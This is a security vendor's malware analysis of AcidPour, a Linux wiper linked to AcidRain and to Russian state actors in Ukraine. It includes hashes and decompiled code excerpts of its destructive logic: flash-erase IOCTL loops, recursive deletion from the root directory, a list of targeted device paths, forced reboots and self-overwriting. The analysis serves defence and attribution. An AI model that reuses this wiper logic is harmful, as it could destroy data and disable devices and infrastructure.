# AcidPour | New Embedded Wiper Variant of AcidRain Appears in Ukraine

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## Executive Summary

- SentinelLabs has discovered a novel malware variant of AcidRain, a wiper that rendered Eutelsat KA-SAT modems inoperative in Ukraine and caused additional disruptions throughout Europe at the onset of the Russian invasion.
- The new malware, which we call AcidPour, expands upon AcidRain's capabilities and destructive potential to now include Linux Unsorted Block Image (UBI) and Device Mapper (DM) logic, better targeting RAID arrays and large storage devices.
- Our analysis confirms the connection between AcidRain and AcidPour, effectively connecting it to threat clusters previously publicly attributed to Russian military intelligence. CERT-UA has also attributed this activity to a Sandworm subcluster.
- Specific targets of AcidPour have yet to be conclusively verified; however, the discovery coincides with the enduring disruption of multiple Ukrainian telecommunication networks, reportedly offline since March 13th.
- The ISP attacks are being publicly claimed by a GRU-operated hacktivist persona via Telegram.

On March 16th, 2024, we identified a suspicious Linux binary uploaded from Ukraine. Initial analysis showed surface similarities with the infamous AcidRain wiper used to disable KA-SAT modems across Europe at the start of the Russian invasion of Ukraine (commonly identified by the 'Viasat hack' misnomer). Since our initial finding, no similar samples or variants have been detected or publicly reported until now. This new sample is a confirmed variant we refer to as 'AcidPour', a wiper with similar and expanded capabilities.

> This is a threat to watch. My concern is elevated because this variant is a more powerful AcidRain variant, covering more hardware and operating system types. https://t.co/h0s6pJGuzv
>
> — Rob Joyce (@NSA_CSDirector) March 19, 2024

Our technical analysis suggests that AcidPour's expanded capabilities would enable it to better disable embedded devices including networking, IoT, large storage (RAIDs), and possibly ICS devices running Linux x86 distributions.

Following our initial reporting on Twitter, CyberScoop reported a claim from the Ukrainian SSCIP attributing our findings to UAC-0165, clustered as a subgroup under the outdated 'Sandworm' threat actor construct. We reported our initial findings to partners on Saturday, followed by the public analysis thread on Twitter. Our analysis is ongoing.

## AcidRain Context

On February 24th, 2022, a cyber attack rendered Eutelsat KA-SAT modems inoperable in Ukraine. Spillover from this attack rendered 5,800 Enercon wind turbines in Germany unable to communicate for remote monitoring or control and reportedly affected vital services across Europe.

On March 30th, 2022, we identified a wiper component which we dubbed 'AcidRain' as a part of the attack chain that caused this disruption by rendering Surfbeam2 modems inoperable in an attempt to disable vital Ukrainian military communications at the start of the Russian invasion.

During our original analysis of AcidRain, we assessed with medium-confidence that there are developmental similarities between AcidRain and a VPNFilter stage 3 destructive plugin named 'dstr'. In 2018, the FBI and Department of Justice attributed the VPNFilter campaign to the Russian government.

On May 10th, 2022, the European Union and its Member States issued an official condemnation of this activity, holding the Russian government responsible. Despite an abundance of wipers and cyber operations against Ukrainian targets in the subsequent months and years, we had not seen any further uses of AcidRain or similar components.

## Enter AcidPour

On March 16th, 2024, we observed a new Linux wiper we are naming 'AcidPour'. We alerted relevant partners immediately to stem the potential for any additional significant regional impact, followed by public dissemination of technical indicators and early analysis to alert the research community and encourage vigilance and contributions.

Our initial finding centered on surface similarities with AcidRain, so we placed a large emphasis on ascertaining whether a more conclusive relationship could be established between the two components at a technical level, as well as an understanding of its capabilities.


## Technical Analysis

Where AcidRain is a Linux wiper compiled for MIPS architecture for compatibility with the devices targeted, AcidPour is compiled for x86 architecture. Despite both targeting Linux systems, the architecture mismatch somewhat limits our ability to compare the compiled codebases.

Notably, AcidRain was a hamfisted wiper rather than a specifically tailored solution. It operates by iterating over all possible devices in hardcoded paths, wiping each, before wiping essential directories. Its lack of specificity suggests a lack of familiarity (or time) to adapt to the specifics of the Surfbeam2 targets. However, that also means that AcidRain can serve as a more generic tool able to disable a wider swath of devices reliant on embedded Linux distributions.

| | |
|---|---|
| **MD5** | 1bde1e4ecc8a85cffef1cd4e5379aa44 |
| **SHA1** | b5de486086eb2579097c141199d13b0838e7b631 |
| **SHA256** | 6a8824048417abe156a16455b8e29170f8347312894fde2aabe644c4995d7728 |
| **Size** | 17,388 bytes |
| **Type** | ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped |
| **Filename** | 'tmphluyl8zn' |
| **First Submitted** | 2024-03-16 14:42:53 UTC, Ukraine |

The AcidPour variant is an ELF binary compiled for x86 (not MIPS), and while it refers to similar devices, the codebase has been modified and expanded to include additional capabilities. Our best automated attempts to compare across different architectures only yields a low confidence < 30% similarity.




```
Confidence                                         0.55772
Similarity                                         0.285889
```

BinDiff output comparing AcidRain (MIPS) and AcidPour (x86)

We took that as a base measurement and proceeded to conduct a deep-dive analysis of the new binary with a focus on testing the hypothesis that the two are related variants, as well as detailing any net new capabilities.


Notable similarities include the use of the same reboot mechanism, the exact logic of the recursive directory wiping, and most importantly the use of the same IOCTL-based wiping mechanism used by both AcidRain and the VPNFilter plugin 'dstr'.

### Shared Reboot Mechanism



```
    reboot(0x1234567);
    reboot(0xa1b2c3d4);
    reboot(0x1234567);
    reboot(0x4321fedc);
    fork_fd = fork();
    if (fork_fd == 0) {
LAB_00401710:
      execve_wrapper("/sbin/reboot","/sbin/reboot",0,in_a3);
    }
    else {
      fork_fd = fork();
      if (fork_fd == 0) {
        cmd = "/bin/reboot";
      }
      else {
        fork_fd = fork();
        if (fork_fd == 0) {
          execve_wrapper("/usr/sbin/reboot","/usr/sbin/reboot",0,in_a3);
          exit_with_error_code(0);
          goto LAB_00401710;
        }
        fork_fd = fork();
        if (fork_fd != 0) {
          FUN_00402990(data_to_overwrite);
          return 0;
        }
        cmd = "/usr/bin/reboot";
      }
      execve_wrapper(cmd,cmd,0,in_a3);
    }
```


AcidRain



```
  Utilities::Syscalls::RebootOrStoreError(
    a2,
    RebootCodes_LINUX_REBOOT_CMD_RESTART);
  Utilities::Syscalls::RebootOrStoreError(a2, RebootCodes_LINUX_REBOOT_CMD_RESTART2);
  Utilities::Syscalls::RebootOrStoreError(a2, RebootCodes_LINUX_REBOOT_CMD_RESTART);
  Utilities::Syscalls::RebootOrStoreError(a2, RebootCodes_LINUX_REBOOT_CMD_POWER_OFF);


  // Attempt Reboot via Command Execution
  if ( Utilities::Syscalls::ForkAndReturn() )
  {
    if ( Utilities::Syscalls::ForkAndReturn() )
    {
      if ( !Utilities::Syscalls::ForkAndReturn() )
      {
        Malware::cmd::ExecuteRebootCommand("/usr/sbin/reboot", "/usr/sbin/reboot", 0);
        Utilities::Syscalls::ExitWStatus(0);
      }

      if ( !Utilities::Syscalls::ForkAndReturn() )
      {
        Malware::cmd::ExecuteRebootCommand("/usr/bin/reboot", "/usr/bin/reboot", 0);
        Utilities::Syscalls::ExitWStatus(0);
      }

      Utilities::Memory::__ProcessMemoryBlock__(gpBufferToWriteToDevice);
      return 0;
    }

    Malware::cmd::ExecuteRebootCommand("/bin/reboot", "/bin/reboot", 0);
  }
  else
  {
    Malware::cmd::ExecuteRebootCommand("/sbin/reboot", "/sbin/reboot", 0);
  }

ExitwStatus_0:
  Utilities::Syscalls::ExitWStatus(0);
  return returnCode;
```

AcidPour

### Recursive Directory Processing



```
while( true ) {
                    /* read the / directory */
  iVar2 = read_directory_maybe(iVar1);
                    /* get the directory name string */
  directory = iVar2 + 0xb;
  if (iVar2 == 0) break;
                    /* check for any standard directory names - skip them */
  iVar2 = strcmp(directory,".");
  if (iVar2 != 0) {
    iVar2 = strcmp(directory,"..");
    if (iVar2 != 0) {
      iVar2 = strcmp(directory,"bin");
      if (iVar2 != 0) {
        iVar2 = strcmp(directory,"boot");
        if (iVar2 != 0) {
          iVar2 = strcmp(directory,"dev");
          if (iVar2 != 0) {
            iVar2 = strncmp_maybe(directory,"lib",3);
            if (iVar2 != 0) {
              iVar2 = strcmp(directory,"proc");
              if (iVar2 != 0) {
                iVar2 = strcmp(directory,"sbin");
                if (iVar2 != 0) {
                  iVar2 = strcmp(directory,"sys");
                  if (iVar2 != 0) {
                    iVar2 = strcmp(directory,"usr");
                    if (iVar2 != 0) {
                      strncpy_maybe(copied_directory + 1,directory,0xfd);
                /* recursively delete the non-standard folder */
                      recursive_delete_files_in_dir(copied_directory);
                    }
```


AcidRain

```
while ( True )
{
  directory = (char *)Malware::FileOps::ProcessDirectoryEntrieswConditions(arg_0);
  if ( !directory )
  {
    break;
  }

  if ( memcmp(directory + 0xB, ".", 2u) )
  {
    if ( strcmp(directory + 0xB, "..") )
    {
      if ( strcmp(directory + 0xB, "dev") )
      {
        if ( memcmp(directory + 0xB, "lib", 3u) )
        {
          if ( strcmp(directory + 0xB, "proc") )
          {
            if ( strcmp(directory + 0xB, "sys") )
            {
              if ( strcmp(directory + 0xB, "usr") )
              {
                Utilities::Strings::SafeStringCopyWithLimit(
                  entryName,
                  directory + 0xB,
                  253);
                Malware::Directories::__processAndRemoveFilesAndDirectories__(&directoryPath);
              }
            }
          }
        }
      }
    }
  }
}

return (unsigned int *)Utilities::__::ProcessMemory_CloseFile((void **)arg_0);
}
```

AcidPour

## Wiping Mechanisms

At the time of discovery, we noted the similarities between AcidRain's IOCTLs-based device-wiping mechanism and the VPNFilter plugin 'dstr', pictured below:




```
fd = open_(param_1,2,param_3,param_4);
if ((-1 < fd) && (fstat(fd,auStack184)), (local_a4 & 0xf000) == 0x2000)) {
                    /* MEMGETINFO */
  ioctl(fd,0x40204d01,local_dc);
  local_ec = local_d0;
  local_f0 = 0;
  if (local_d4 != 0) {
                    /* MEMUNLOCK */
    do {
                    /* MEMUNLOCK */
      ioctl(fd,0x80084d06,&local_f0);
                    /* MEMERASE */
      ioctl(fd,0x80084d02,&local_f0);
      local_f0 = local_f0 + local_d0;
    } while (local_f0 < local_d4);
  }
  strlen = local_d0;
  if (0x3ffff < local_d0) {
    strlen = 0x40000;
  }
  local_f0 = 0;
  if (local_d4 != 0) {
    do {
      while( true ) {
                    /* MEMUNLOCK */
        ioctl(fd,0x80084d06,&local_f0);
                    /* MEMERASE */
        ioctl(fd,0x80084d02,&local_f0);
        if (local_dc[0] != '\x04') break;
        local_e0 = data_to_overwrite;
        local_e8 = local_f0;
        local_e4 = strlen;
                    /* MEMWRITEOOB */
        ioctl(fd,0xc00c4d03,&local_e8);
        local_f0 = local_f0 + local_d0;
        if (local_d4 <= local_f0) goto LAB_004011b0;
      }
      lseek(fd,local_f0,0);
```

'dstr'

```
sprintf(auStack288,"/dev/mtd%d",iVar2);
iVar3 = open(auStack288,2);
if (iVar3 == -1) break;
                    /* MEMGETINFO */
ioctl(iVar3,0x40204d01,auStack320);
uVar4 = FUN_00404dd0(local_134);
FUN_00404650(uVar4,0xff,local_134);
lseek(iVar3,0,0);
local_144 = local_134;
local_148 = 0;
if (local_138 != 0) {
  do {
                    /* MEMUNLOCK */
    ioctl(iVar3,0x80084d06,&local_148);
                    /* MEMERASE */
    ioctl(iVar3,0x80084d02,&local_148);
    lseek(iVar3,local_148,0);
    write(iVar3,uVar4,local_144);
    local_148 = local_148 + local_144;
  } while (local_148 < local_138);
}
```

AcidRain

AcidPour relies on the same device wiping mechanism:



```
Malware::Devices::GetFileStatAndHandleError(status, &fileStats);
status = fileStats.st_mode & 0xF000;
if ( status != 0x2000 )
{
  return status;
}

Utilities::Syscalls::SafeIoctlCall_TrackResult(
  fileDescriptor,
  Malware::IOCTLs_MEMGETINFO);
fileSize = chunkSize;
currentPosition = 0;
remainingDataSize = chunkSize;
if ( remainingSize )
{
  do
  {
    Utilities::Syscalls::SafeIoctlCall_TrackResult(
      fileDescriptor,
      Malware::IOCTLs_MEMUNLOCK);
    Utilities::Syscalls::SafeIoctlCall_TrackResult(
      fileDescriptor,
      Malware::IOCTLs_MEMERASE);
    fileSize = chunkSize;
    isSizeValid = remainingSize <= chunkSize + currentPosition;
    currentPosition += chunkSize;
  }
  while ( !isSizeValid );
}

bufferSize = 0x40000;
if ( fileSize <= 0x3FFFF )
{
  bufferSize = fileSize;
  currentPosition = 0;
  if ( remainingSize )
  {
    do
    {
LoopOver:
        while ( 1 )
        {
          Utilities::Syscalls::SafeIoctlCall_TrackResult(
            fileDescriptor,
            Malware::IOCTLs_MEMUNLOCK);
          Utilities::Syscalls::SafeIoctlCall_TrackResult(
            fileDescriptor,
            Malware::IOCTLs_MEMERASE);
          if ( (_BYTE)ioctlStatus == 4 )
          {
```

AcidPour's IOCTL-based wiping mechanism


## AcidPour's Net New Functionality

AcidPour expands upon AcidRain's targeted linux devices to include Unsorted Block Image (UBI) and Device Mapper (DM) logic.

AcidRain's supported devices:

| | |
|---|---|
| /dev/sd* | A generic block device |
| /dev/mtdblock* | Flash memory (common in routers and IoT devices) |
| /dev/block/mtdblock* | Another potential way of accessing flash memory |
| /dev/mtd* | The device file for flash memory that supports fileops |
| /dev/mmcblk* | For SD/MMC cards |
| /dev/block/mmcblk* | Another potential way of accessing SD/MMC cards |
| /dev/loop* | Virtual block devices |

AcidRain targeted flash chips via MTD for raw access to flash memory in the form of `/dev/mtdXX` device paths. This capability is expanded in AcidPour to include `/dev/ubiXX` paths. UBI is an interface built on top of MTD to act as a wear-leveling and volume management system for flash memory. These devices are common in embedded systems dependent on flash memory like handhelds, IoT, networking, or in some cases ICS devices.



```
Utitlies::Memory::FillBuffer(vpDeviceStringArray, 0, 0xE0u);
memset(&vpDeviceStringArray[0x30], 0, 16);
strcpy(vpDeviceStringArray, "/dev/dm-XX");
memset(&vpDeviceStringArray[0xB], 0, 21);
strcpy(&vpDeviceStringArray[0x20], "/dev/mtdblockXX");
strcpy(&vpDeviceStringArray[0x40], "/dev/mmcblkXX");
memset(&vpDeviceStringArray[0x4E], 0, 18);
memset(&vpDeviceStringArray[107], 0, 21);
strcpy(&vpDeviceStringArray[0x60], "/dev/ubiXX");
memset(&vpDeviceStringArray[0x8C], 0, 20);
strcpy(&vpDeviceStringArray[0x80], "/dev/loopXX");
strcpy(&vpDeviceStringArray[0xA0], "/dev/block/mtdblockXX");
deviceNamesPtr = vpDeviceStringArray;
memset(&vpDeviceStringArray[0xB6], 0, 10);
strcpy(&vpDeviceStringArray[0xC0], "/dev/block/mmcblkXX");
memset(&vpDeviceStringArray[0xD4], 0, 12);
do
```

Block string array of device paths


AcidPour also adds logic for handling `/dev/dm-XX` paths to access mapped devices. The device mapper framework enables logical volume management (LVM), abstracts physical storage into logical volumes for easier resizing, manipulation, and maintenance.

These devices act as virtual layers of block devices, enabling features like logical volumes, software RAID, and disk encryption. This would put devices like Storage Area Networks (SANs), Network Attached Storage (NASes), and dedicated RAID arrays in scope for AcidPour's effects.

### All Local, No imports

One of the most interesting aspects of AcidPour is its coding style, reminiscent of the pragmatic CaddyWiper broadly utilized against Ukrainian targets alongside notable malware like Industroyer 2.


AcidPour is programmed in C without relying on statically-compiled libraries or imports. Most functionality is implemented via direct syscalls, many called through the use of inline assembly and opcodes.



```
MACRO_SYS Utilities::SysCalls::asm_GetClockResolutionStub()
{
  __asm { int     80h; LINUX - sys_clock_getres }
  return SYS_clock_getres;
}
```

Example of a direct syscall implementation


This forces some unusual seemingly-archaic approaches to simple operations like storing and modifying format strings for device paths as needed in the course of their operations.



```
strcpy(acp_dev_ubiXX, "/dev/ubiXX");
v21 = 0;



// Loop enumerating devices
do
{
  vcChar0 = '0';
  vpLastCharOfDeviceFilepath = &vcpDeviceFilepath[Utilities::Strings::strlen_wrapper(vcpDeviceFilepath)];
  vpDeviceFilepathFirstX = vpLastCharOfDeviceFilepath - 2;// Inlined sprintf, changing the XXs
  *(vpLastCharOfDeviceFilepath - 1) = 0;        // Set Second X to 0
  do
  {
    *vpDeviceFilepathFirstX = vcChar0++;
    Malware::Logic::WipeWithIOCTLs(vcpDeviceFilepath);
  }
  while ( vcChar0 != ':' );
```

### Self-Delete

Perhaps as a response to the discovery of AcidRain, this new version now kicks off with a self-delete function. It maps the original file into memory, then overwrites it with a sequence of bytes ranging from **0-255** followed by a polite `Ok`.



```
for ( idx = 0; idx != 1024; ++idx )
{
  RandomDataBuffer[idx] = idx % 256;
}

if ( file_stats.st_size + 1025 > 0 )            // Always true
{
  viBytesWritten = 0;
  do
  {
    viWriteResult = Utilities::Syscalls::WriteBytesToFileDescriptor(
                      vpFileDescriptor,
                      RandomDataBuffer,
                      0x400u);
    if ( viWriteResult <= 0 )
    {
      break;
    }

    viBytesWritten += viWriteResult;
  }
  while ( file_stats.st_size + 1025 > viBytesWritten );
}

Utilities::Syscalls::SafeFsync_TrackResult((int)vpFileDescriptor);
```


AcidPour overwrites itself on disk at the beginning of its execution

### Alternate Device Wiping Mechanism

At the time of our discovery of AcidRain, there was some confusion about the involvement of a wiper in taking down the Surfbeam2 modems. As we reverse engineered the malware, we found a second wiping mechanism that didn't rely on IOCTLs. This alternate mechanism filled a buffer with the highest byte value (**0xFFFFFFFF**) and proceeded to decrement by **1**, overwriting its target with the result. That allowed us to connect AcidRain's expected output with dumps of the affected devices.

> Viasat incident
> I managed to dump the flash of two Surfbeam2 modems: 'attacked1.bin' belongs to a targeted modem during the attack, 'fw_fixed.bin' is a clean one.
> A destructive attack. pic.twitter.com/0QuTrLFR2A
>
> — reversemode (@reversemode) March 31, 2022

With this crucial detail in mind, we were curious as to whether AcidPour implements an analogous alternate wiping mechanism.



```
int __cdecl Malware::Logic::ChooseWiperMechanism(char *acpTargetPath)
{
  if ( *acpTargetPath == 2 )
  {
    Malware::Logic::WipeWithIOCTLs(acpTargetPath + 1);
  }
  else
  {
    Malware::Devices::WipeDeviceDataWithPredefinedPattern(acpTargetPath + 1);
  }

  return 0;
}
```


Depending on the device type, a different wiping mechanism is engaged, overwriting the device repeatedly with the contents of a 256kb buffer. The specifics of this alternate mechanism require further analysis.
